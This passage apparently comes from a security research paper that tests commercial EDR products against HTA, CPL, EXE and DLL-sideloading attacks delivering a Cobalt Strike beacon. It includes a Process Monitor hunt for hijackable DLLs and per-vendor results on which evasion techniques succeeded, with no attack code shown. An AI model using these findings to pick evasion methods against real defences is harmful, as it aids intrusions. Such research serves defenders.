1:53:56	Teams.exe	6136	CreateFile	Desktop\dmapi.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
1:53:56	Teams.exe	6136	CreateFile	Desktop\PHLPAPI.DLL	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
1:53:56	Teams.exe	6136	CreateFile	Desktop\dixgi.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
1:53:56	Teams.exe	6136	CreateFile	Desktop\OLEACC.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
1:53:56	Teams.exe	6136	CreateFile	Desktop\UIATheme.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
1:53:56	Teams.exe	6136	CreateFile	Desktop\HID.DLL	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
1:53:56	Teams.exe	6136	CreateFile	Desktop\user.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
1:53:56	Teams.exe	6136	CreateFile	Desktop\gdihelp.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
1:53:56	Teams.exe	6136	CreateFile	Desktop\USERENV.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
1:53:56	Teams.exe	6136	CreateFile	Desktop\PROPSYS.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
1:53:56	Teams.exe	6136	CreateFile	Desktop\Write.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
1:53:56	Teams.exe	6136	CreateFile	Desktop\ncrypt.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
1:53:56	Teams.exe	6136	CreateFile	Desktop\3d11.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
1:53:56	Teams.exe	6136	CreateFile	Desktop\USP10.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
1:53:56	Teams.exe	6136	CreateFile	Desktop\ch3.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
1:53:56	Teams.exe	6136	CreateFile	Desktop\divx2.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
1:53:56	Teams.exe	6136	CreateFile	Desktop\Secur32.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
1:53:56	Teams.exe	6136	CreateFile	Desktop\WINHTTP.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
1:53:56	Teams.exe	6136	CreateFile	Desktop\urlmon.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
1:53:56	Teams.exe	6136	CreateFile	Desktop\ghcpcavc.DLL	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
1:53:56	Teams.exe	6136	CreateFile	Desktop\WINMMBASE.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
1:53:56	Teams.exe	6136	CreateFile	Desktop\NTASN1.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
1:53:56	Teams.exe	6136	CreateFile	Desktop\urlutil.dll	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
1:53:56	Teams.exe	6136	CreateFile	Desktop\SSPCLL.DLL	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
1:53:56	Teams.exe	6136	CreateFile	Desktop\CRYPTBASE.DLL	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...
1:53:56	Teams.exe	6136	CreateFile	Desktop\OLEACCRC.DLL	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: R...

Process Monitor Filter

Filters were in effect the last time you exited Process Monitor:

Display entries matching these conditions:

Architecture is is then Include

Reset Add Remove

Column	Relation	Value	Action
<input checked="" type="checkbox"/> Result	contains	NOT FOUND	Include
<input checked="" type="checkbox"/> Path	ends with	.dll	Include

Figure 3: Using Process Explorer to find hijackable DLLs.

Figure 4: BitDefender GravityZone Plus detecting and blocking the CPL and DLL attacks.




Figure 5: BitDefender GravityZone Plus detecting and blocking the HTA attack.

dump. Another example is the detection of script interpreters loaded into memory (HAS_SCRIPT_DLL). As mentioned in the documentation, a driver routine is set to identify processes that load an in-memory script interpreter.

4.2.1 Enabled settings

Carbon Black Response is different in terms of logic and use case. Its main purpose is to provide telemetry and not to proactively act. Moreover, its scope is to assist during an investigation as it does not include blocking capabilities but is a SOC friendly software that gives in-depth visibility. Its power is closely related to the person behind the console as beyond triaging hosts, its detection rely on feeds that can be customized and produce alerts. In our case we used some default feeds such as ATT&CK feed and Carbon Black's Community Feed as well as a custom corporate feed.

4.2.2 CPL



Figure 6: All alerts produced in Carbon Black.

As illustrated in Figure 6, an alert was triggered due to the abnormal name, location and usage of `Shel132.dll`. Carbon Black is well aware of malicious `.cpl` files in this case, but it cannot clearly verify whether this activity is indeed malicious. Therefore, the event is reported with a *low* score. Figure 7 illustrates on the right side the IOCs that were triggered.

4.2.3 HTA

The `.hta` file was detected due to its parent process as a possible CVE and for a suspicious loaded module. Carbon Black is aware of both LOLBAS and LOLBINS and timely detected it.




Figure 7: CPL's IOCs produced by Carbon Black.




Figure 8: Carbon Black findings for HTA.

4.2.4 EXE - DLL

Regarding the other two attack vectors, no alerts were raised. Nevertheless, their activity was monitored normally and produced telemetry that the host communicates, despite being able to communicate successfully to our domain. Finally, it should be noted that the PPID spoofing did not succeed against Carbon Black. Results may be seen in Figure 9




Figure 9: The findings of Carbon Black for the EXE and DLL attack vectors.

4.3 Check Point Harmony

4.3.1 Enabled settings

For Check Point Harmony, we used an prevent mode where possible and enabled emulation/behavioural (antibot antiexploit), and did not turn on *safesearch* setting to prevent checks of hashes.

4.3.2 HTA-CPL

For the HTA attack vector, a medium alert was raised, but the attack was not blocked. see Figure 10. In the case of the CPL, the attack was blocked, and an alert was raised in the console, see Figure 11.




DETECTION EVENT INFORMATION	ASSET	ADDITIONAL INFORMATION
 Trigger mshta.exe Triggered By Endpoint Behavioral Guard	 User testR Machine DESKTOP-QMFREJ	 Name mshta.exe Args "C:\Users\testR\Desktop\...
DETECTION DETAILS Trigger Path c:\windows\syswow64\mshta.exe Triggered By Endpoint Behavioral Guard Trigger Process c:\windows\syswow64\mshta.exe Protection Type Lead Protection Name lead.win.mshta.a Trigger MD5 4dbafc30b7a9caa67d5c2c3d99422f2 Severity Low Confidence High Enforcement Silent Malware Family Mshta Trigger Directory c:\windows\syswow64 Trigger File Name mshta.exe Report ID d6a586a4-b2c9-44f4-be05-a6981b86729c	ASSET DETAILS User testR Machine DESKTOP-QMFREJ OS Name Windows Host Type VirtualMachine OS Version Microsoft Windows 10 Enterprise LTSC (10.0.17763.0) Product Version 85.20.1115 Domain Name DomainNameNotFound Host IPs fe80::4464:e44b:c9fcae69%9, 192.168.7.68 Host MACs 00155D010454	PROCESS DETAILS Name mshta.exe Directory c:\windows\syswow64 Full Path c:\windows\syswow64\mshta.exe Start Time 2021-08-02T17:33:29.253 Termination Time 2021-08-02T17:38:44.727 Args "C:\Users\testR\Desktop\... PID 380 MD5 4dbafc30b7a9caa67d5c2c3d99422f2 Classification Benign Reclassification Benign Detections VirusTotal 0 out of 68 Signed By Microsoft Windows Parent Name explorer.exe Parent MD5 b8d331350bd8d293c8a37c37a4191e8b

Figure 10: Check Point Harmony issuing an alert for the HTA attack vector, but not blocking it.




DETECTION EVENT INFORMATION	ASSET	ADDITIONAL INFORMATION
 Trigger update.cpl Triggered By Endpoint Threat Emulation	 User testR Machine DESKTOP-QMFREJ	 Name explorer.exe Args
DETECTION DETAILS Trigger Path c:\users\testR\desktop\update.cpl Triggered By Endpoint Threat Emulation Attack Status Blocked Trigger Process c:\windows\explorer.exe Attack User Domain DESKTOP-QMFREJ Attack User Name testR Protection Name Gen.SB.dll Trigger MDS 2851027b325617b7fe7f2f950645884f Severity High Confidence High Enforcement Prevent Entry Point explorer.exe Entry Point File Name update.cpl Entry Point File MD5 2851027b325617b7fe7f2f950645884f Malware Family Unknown Trigger Directory c:\users\testR\desktop Trigger File Name update.cpl Creating Process Directory c:\windows\ Creating Process MD5 b8d331350bd8d293c8a37c37a4191e8b Creating Process Name explorer.exe Creating Process Signer Microsoft Windows Creating Process PID 4924 Creating Process Start Time 1627913073036 Report ID 71ce09da-536b-49fb-ae8b-29654e998f7b Remediation Policy Enabled: Incident remediation is enabled by policy for Endpoint ... Description To exclude: Open the Harmony Endpoint Management -> policy ...	ASSET DETAILS User testR Machine DESKTOP-QMFREJ OS Name Windows Host Type VirtualMachine OS Version Microsoft Windows 10 Enterprise LTSC (10.0.17763.0) Product Version 85.20.1115 Domain Name DomainNameNotFound Host IPs fe80::4464:e44b:c9fcae69%9, 192.168.7.68 Host MACs 00155D010454	PROCESS DETAILS Name explorer.exe Directory c:\windows Full Path c:\windows\explorer.exe Start Time 2021-08-02T17:04:33.036 Args PID 4924 MD5 b8d331350bd8d293c8a37c37a4191e8b Classification Benign Reclassification Benign Detections VirusTotal 0 out of 68 Signed By Microsoft Windows Parent Name Not Found Parent MD5 Not Found

Figure 11: Check Point Harmony blocking the CPL attack and issuing an alert in the console.

4.3.3 EXE

The EXE attack vector was detected and blocked, see Figure 12.

4.3.4 DLL

The DLL attack vector was not blocked nor detected.




Figure 12: Check Point Harmony alerts the user and blocks the EXE attack.

4.4 Cisco Secure Endpoint (ex AMP)

AMP is Cisco's EDR which provides endpoints with prevention, detection, and response capabilities, as well as threat hunting. Moreover, it uses cloud-based analytics and machine learning to timely detect threats.

4.4.1 Enabled settings

In this EDR we used the "Standard Protection Policy" activating the "Malicious Script Blocking" feature.

4.4.2 CPL-HTA

Both attacks were blocked. In the case of the CPL file, the file was quarantined, while in HTA case, the process was killed, see Figure 13.

4.4.3 DLL

In the case of the DLL attack vector we noticed that while the attack was blocked, see Figure 14, the provided alert was for exploit blocking. Therefore, we opted to perform the same attack, but with a different application. Indeed, the problem seemed to be the specific application, so once we used another app but the same technique, the attack was successful.



Figure 13: CISCO AMP blocking the CPL and HTA attack vectors.




Figure 14: CISCO AMP reporting the block of the DLL attack vector for MS Teams sideloading.

4.4.4 EXE

This attack vector was successful and raised no alert.

4.5 Comodo OpenEDR

OpenEDR is Comodo’s open source EDR solution. It’s open source nature allows for a lot of customisation and extensions. It can leverage the cloud to manage the console and uses Comodo’s containment technology to block threats.

4.5.1 Enabled settings

For OpenEDR we used the the preconfigured profile that claims to offer maximum security namely “Level 3 Security (Max)”

4.5.2 HTA-DLL

Both attack vectors were successful and raised no alert.

4.5.3 CPL-EXE

Both attacks were blocked by the EDR using Commodo’s containment technology. While the files were sent to console, no alert was raised, see Figure 15.

4.6 CrowdStrike Falcon

CrowdStrike Falcon combines some of the most advanced behavioural detection features with a very intuitive user interface. The latter provides a clear view of the incident itself and the machine’s state during an attack through process trees and indicators of attacks. Falcon Insight’s kernel-mode driver captures more than 200 events and related information necessary to retrace incidents. Besides the classic usage of kernel callbacks and usermode hooks, Falcon also subscribes to ETWTI¹⁴.

¹⁴https://www.reddit.com/r/crowdstrike/comments/n9to1b/interesting_stuff/gxq0t1t

Date & Time	Application	Rating	Action	Contained by	Alert	Parent ...	Parent ...	Pare...
8/3/2021 2:20:00	C:\Users\sdf\Desktop\ploads\update.cpl	Unrecogni...	Run Virtually	Containment Policy				
8/3/2021 2:20:00	C:\Users\sdf\Desktop\ploads\update.cpl	Unrecogni...	Run Virtually	Containment Policy	controler...	7332	391FF...	
8/3/2021 2:20:00	C:\Users\sdf\Desktop\ploads\update.cpl	Unrecogni...	Run Virtually	Containment Policy				
8/3/2021 2:20:00	C:\Users\sdf\Desktop\ploads\update.cpl	Unrecogni...	Run Virtually	Containment Policy	controler...	3896	391FF...	
8/3/2021 2:20:00	C:\Users\sdf\Desktop\ploads\zoom.exe	Unrecogni...	Run Virtually	Containment Policy				
8/3/2021 2:20:00	C:\Users\sdf\Desktop\ploads\zoom.exe	Unrecogni...	Run Virtually	Containment Policy	explorer...	5452	8B3D...	
8/3/2021 2:20:00	C:\Users\sdf\Desktop\ploads\zoom.exe	Unrecogni...	Run Virtually	Containment Policy	explorer...	5452	8B3D...	
8/3/2021 2:20:00	C:\Users\sdf\Desktop\ploads\zoom.exe	Unrecogni...	Run Virtually	Containment Policy				
8/3/2021 2:20:00	C:\Users\sdf\Desktop\ploads\zoom.exe	Unrecogni...	Run Virtually	Containment Policy	explorer...	5452	8B3D...	
8/3/2021 2:20:00	C:\Users\sdf\Desktop\ploads\zoom.exe	Unrecogni...	Run Virtually	Containment Policy				

Figure 15: CPL and EXE files used for the attacks contained by OpenEDR.

When it comes to process injections, most EDRs, including Falcon, continuously check for Windows APIs like `VirtualAllocEx` and `NtMapViewOfSection` prior to scanning the memory. Once Falcon finds any of these called by any process, it quickly checks the allocated memory and whether this was a new thread created from a remote process. In this case, it keeps track of the thread ID, extracts the full injected memory and parses the `.text` section, the `Exports` section, the PE header, the DOS header and displays the name of the PE, start/stop date/time, not limited to the export address of the loaded function.

As for the response part, it provides extensive real-time response capabilities and allows the creation of custom IOAs based on process creation, network connections, file creation, among others.

4.6.1 Enabled settings

For this EDR we used an aggressive policy enabling as much features as possible. It was a policy already used in a corporate environment with its goal being maximum protection and minimum disruption.

4.6.2 DLL - CPL - HTA

None of these three attack vectors produced any alerts and allowed the Cobalt Strike beacon to be executed covertly.

4.6.3 EXE

Quite interestingly, the EXE was detected, although direct system calls were used to bypass user-mode hooking. Note that the alert is of medium criticality. Also, please note the spoofed parent process in Figure 16.

4.7 Elastic EDR

Elastic EDR is one of the few open source solutions in the market. It is built upon the well-known ELK stack allowing for advanced search and visualisation capabilities and its open nature allows for further customisation.

4.7.1 Enabled settings

We enabled all prevention settings and available sources, e.g. file modifications.

4.7.2 DLL

The DLL attack was detected and blocked once it touched the disk, see Figure 17.

4.7.3 CPL

The DLL attack was detected in memory and blocked, see Figure 18.




Figure 16: CrowdStrike catching the ‘Early-Bird’ injection despite the use of direct syscalls.




Figure 17: ELASTIC EDR detecting and blocking the DLL attack.

